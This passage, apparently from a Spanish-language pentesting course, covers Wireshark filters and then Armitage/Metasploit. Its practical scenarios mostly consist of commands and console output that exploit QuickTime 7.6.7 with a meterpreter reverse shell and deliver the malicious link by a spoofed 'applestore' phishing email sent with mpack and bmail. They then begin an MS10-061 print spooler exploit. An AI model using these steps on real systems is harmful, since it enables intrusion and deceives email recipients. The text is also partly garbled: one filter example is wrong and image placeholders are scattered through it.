Operadores lógicos:

Negación: ! ó not

Concatenación: && ó and

Alternancia: || ó or

Captura solamente el host 192.168.0.12

```
Host 192.168.0.12
```

Captura solamente el puerto 80

```
Host 192.168.0.12
```

Captura todos los paquetes menos broadcast y los multicast

```
Not broadcast and not multicast
```

Host origen

```
Src host 192.168.0.12
```

Host destino

```
Dst host 192.168.0.12
```

Capturamos determinado rango de puertos

```
Portrange 1-1024
```

Filtros de Display:

Los filtros de display son los que mientras realizamos una captura o esta ya se ha realizado podemos aplicar:

Comparación:

Igual a: eq o ==

No igual: ne o !=

Mayor que: gt o >

Menor que: lt o <

Mayor o igual: ge o >=

Menor o Igual: le o <=

Combinación:

Negación: ! o not

Unión: && o and

Alternancia: || o or

Contains: Buscamos por cadena

Ejemplos:

```
Ip.addr==192.168.1.80
```

Filtra exclusivamente los paquetes de origen destino de la ip seleccionada.

```
Tcp.port==80
```

Filtra el puerto 80 del protocolo tcp

```
http contains www.fut.es
```


Busca en el protocolo http los paquetes que contienen la Url indicada.

```
Frame contains "@correos.es
```

Busca en los frames (paquetes) el las direcciones de correo del dominio correos.es.



Wireshark dispone de un asistente de filtros del cual podemos hacer uso.



Filtros de captura whireshark

El objetivo del curso no es estudiar a fondo la usabilidad de whireskark por lo que recomiendo que busquéis información de la herramienta capturéis y comprobéis por vosotros mismo su potencia.

Armitage

Armitage es un entorno gráfico creado para metasploit, donde visualiza los equipos, exploits, payloads a usar gráficamente.

Esta creado para los practicantes en seguridad que entienden la filosofía de metasploit pero no lo usan a diario.


Es multiplataforma i requiere de:

Java 1.6.0+
Metasploit 3.5+

Una base de datos de información para conectarse

Para poder conectarse a Armitage sera necesario conocer el usuario y password de la base de datos de metasploit, ejecutamos los siguiente:

```
Msfr> load xmlrpc
```



```

bash
msf > sessions -l

Active sessions
=====


No active sessions.

msf > load xmlrpc
[*] XMLRPC Service: 127.0.0.1:55553
[*] XMLRPC Username: msf
[*] XMLRPC Password: NmrydA9N
[*] XMLRPC Server Type: Basic
[*] Successfully loaded plugin: xmlrpc
msf >


```

Carga configuración Base de datos

Ejecutaremos Armitage.exe y nos conectaremos a la interfaz del programa, el cual no deja de ser un interfaz graficos de los comandos de metasploit.




Conector con Metasploit




Entorno de Armitage

Seleccionaremos el exploit a utilizar




Configuración de un exploit

Configuraremos y ejecutaremos el exploit



Sesión meterpreter en Armitage

Nos devolverá una sesión remota de meterpreter




Obtención de credenciales en Armitage

Escenarios prácticos

Los siguientes ejemplos pretenden mostrar como auditar las vulnerabilidades del sistema en todo su proceso y enseñando las diversas formas con las que podemos obtener acceso a el.


Quicktime 7.6.7

Queremos obtener acceso al sistema mediante un software vulnerable, en esta ocasión usaremos quicktime player en su versión 7.6.7.



Iniciaremos metasploit i buscaremos el exploit que nos interesa.

Ejecutamos en la consola “search Quicktime” y nos devuelve los exploit disponibles



Seleccionaremos “use Windows/browser/apple_quicktime_marshaled_punk”, con el metodo browser, y desde un servidor web creado temporalmente por metasploit crearemos una página maliciosa mediante la cual al conectarse la victima ejecutará el

exploit, el método de envío dependerá de cómo queráis desplegarlo, nosotros lo haremos mediante un correo enviado con el link.

```

bash
msf > use windows/browser/apple_quicktime_marshaled_punk
msf exploit(apple_quicktime_marshaled_punk) > show options

Module options:
-----
Name          Current Setting  Required  Description
-----
SRVHOST       0.0.0.0          yes       The local host to listen on.
SRVPORT       8080             yes       The local port to listen on.
SSL           false            no        Negotiate SSL for incoming connections
SSLVersion    SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH       /                no        The URI to use for this exploit (default is random)

Exploit target:
-----
Id  Name
--  ---
0   Apple QuickTime Player 7.6.6 and 7.6.7 on Windows XP SP3

msf exploit(apple_quicktime_marshaled_punk) > set srvhost 192.168.1.59
srvhost => 192.168.1.59
msf exploit(apple_quicktime_marshaled_punk) > set srvport 80
srvport => 80
msf exploit(apple_quicktime_marshaled_punk) > set uripath "/"
uripath => /
msf exploit(apple_quicktime_marshaled_punk) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(apple_quicktime_marshaled_punk) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(apple_quicktime_marshaled_punk) >
    
```

Configuraremos los valores de metasploit como la dirección del servidor web, el payload que en nuestro caso usaremos meterpreter, y ejecutamos el exploit.


Ahora mediante cualquier tipo de ingeniería Social enviaremos el enlace de descarga del exploit


Crearemos un correo con la página maliciosa con

```
Mpack -s "Oferta" -d body.txt -c application/html -o body.msg apple.htm
```

Esto nos empaquetará el cuerpo del mensaje y ahora procederemos al envío del correo con “ `bmail -s 192.168.1.59 -t berna@hotmail.com -f ofertas@applestore.com -h -m body.msg`”

Ahora nuestra victima recibirá el correo siguiente:






Y al pulsar en enlace nos devolverá la consola de meterpreter

```
msf exploit(apple_quicktime_marshaled_punk) >
* Started reverse handler on 192.168.1.59:4444
* Using URI: http://192.168.1.59:80/
* Server started.
* Sending Apple QuickTime 7.6.7_marshaled_punk Code Execution exploit HTML to 192.168.1.80:1092...
* Sending stage (749056 bytes) to 192.168.1.80
* Meterpreter session 4 opened (192.168.1.59:4444 -> 192.168.1.80:1092) at 2010-12-29 10:33:53 -0100
* Session ID 4 (192.168.1.59:4444 -> 192.168.1.80:1092) processing AutoRunScript 'migrate -f'
* Current server process: iexplore.exe (624)
* Spawning a notepad.exe host process...
* Migrating into process ID 1784
* New server process: notepad.exe (1784)
sessions
=====
Active sessions
-----
Id      Type      Information                                     Connection
--      -
4      meterpreter x86/win32 VICTIMA\Administrador @ VICTIMA 192.168.1.59:4444 -> 192.168.1.80:1092
msf exploit(apple_quicktime_marshaled_punk) >
```


Microsoft spoolss

En el siguiente ejemplo usaremos una vulnerabilidad en un error en la validación de los permisos de acceso en la cola de impresión, con lo cual el exploit seleccionado enviara una solicitud de impresión manipulada por el servicio de RPC ejecutando codigo arbitrario.

Si miramos las alertas del centro nacional de inteligencia www.ccn-cert.cni.es podemos encontrar la vulnerabilidad y su descripción, Microsoft la codifica con el número ms10-061, que en este caso es por donde buscaremos en metasploit el exploit afectado



Ejecutamos “search ms10-061”

```

bash
Id      Type      Information      Connection
--      -
4      meterpreter x86/win32  VICTIMA\Administrador @ VICTIMA  192.168.1.59:4444 -> 192.168.1.80:1092

msf exploit(apple_quicktime_marshaled_punk) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > exit
[*] Meterpreter session 4 closed. Reason: User exit

msf exploit(apple_quicktime_marshaled_punk) > back
msf > search ms10-061
[*] Searching loaded modules for pattern 'ms10-061'...

Exploits
=====
Name      Disclosure Date  Rank      Description
-----
windows/smb/ms10_061_spoolss  2010-09-14      excellent Microsoft Print Spooler Service Impersonation Vulnerability

msf >
    
```

Configuraremos las opciones correspondientes y ejecutaremos el exploit que en este caso no hay que hacer uso de ningun tipo de ingenieria inversa ya que es una conexión directa.

Ejecución de código en Windows Shell

Se ha descubierto una vulnerabilidad en Windows Shell en Microsoft Windows XP SP3, Server 2003 SP2, Vista SP1 y SP2, Server 2008 SP2 y R2 y Windows 7. La vulnerabilidad reside en un error en la forma en que Windows Explorer muestra un icono de acceso directo.

Un atacante podría ejecutar código arbitrario mediante un fichero .LNK o .PIF especialmente manipulado.

La información la hemos obtenido de <http://ccn-cert.cni.es> en la sección de alertas

The screenshot shows the CCN-CERT website interface in Internet Explorer. The main content area displays the following information:

- BOLETINES DE VULNERABILIDADES** (with a 'Volver' button)
- Ejecución de código en Windows Shell**
- Clasificación de la vulnerabilidad**

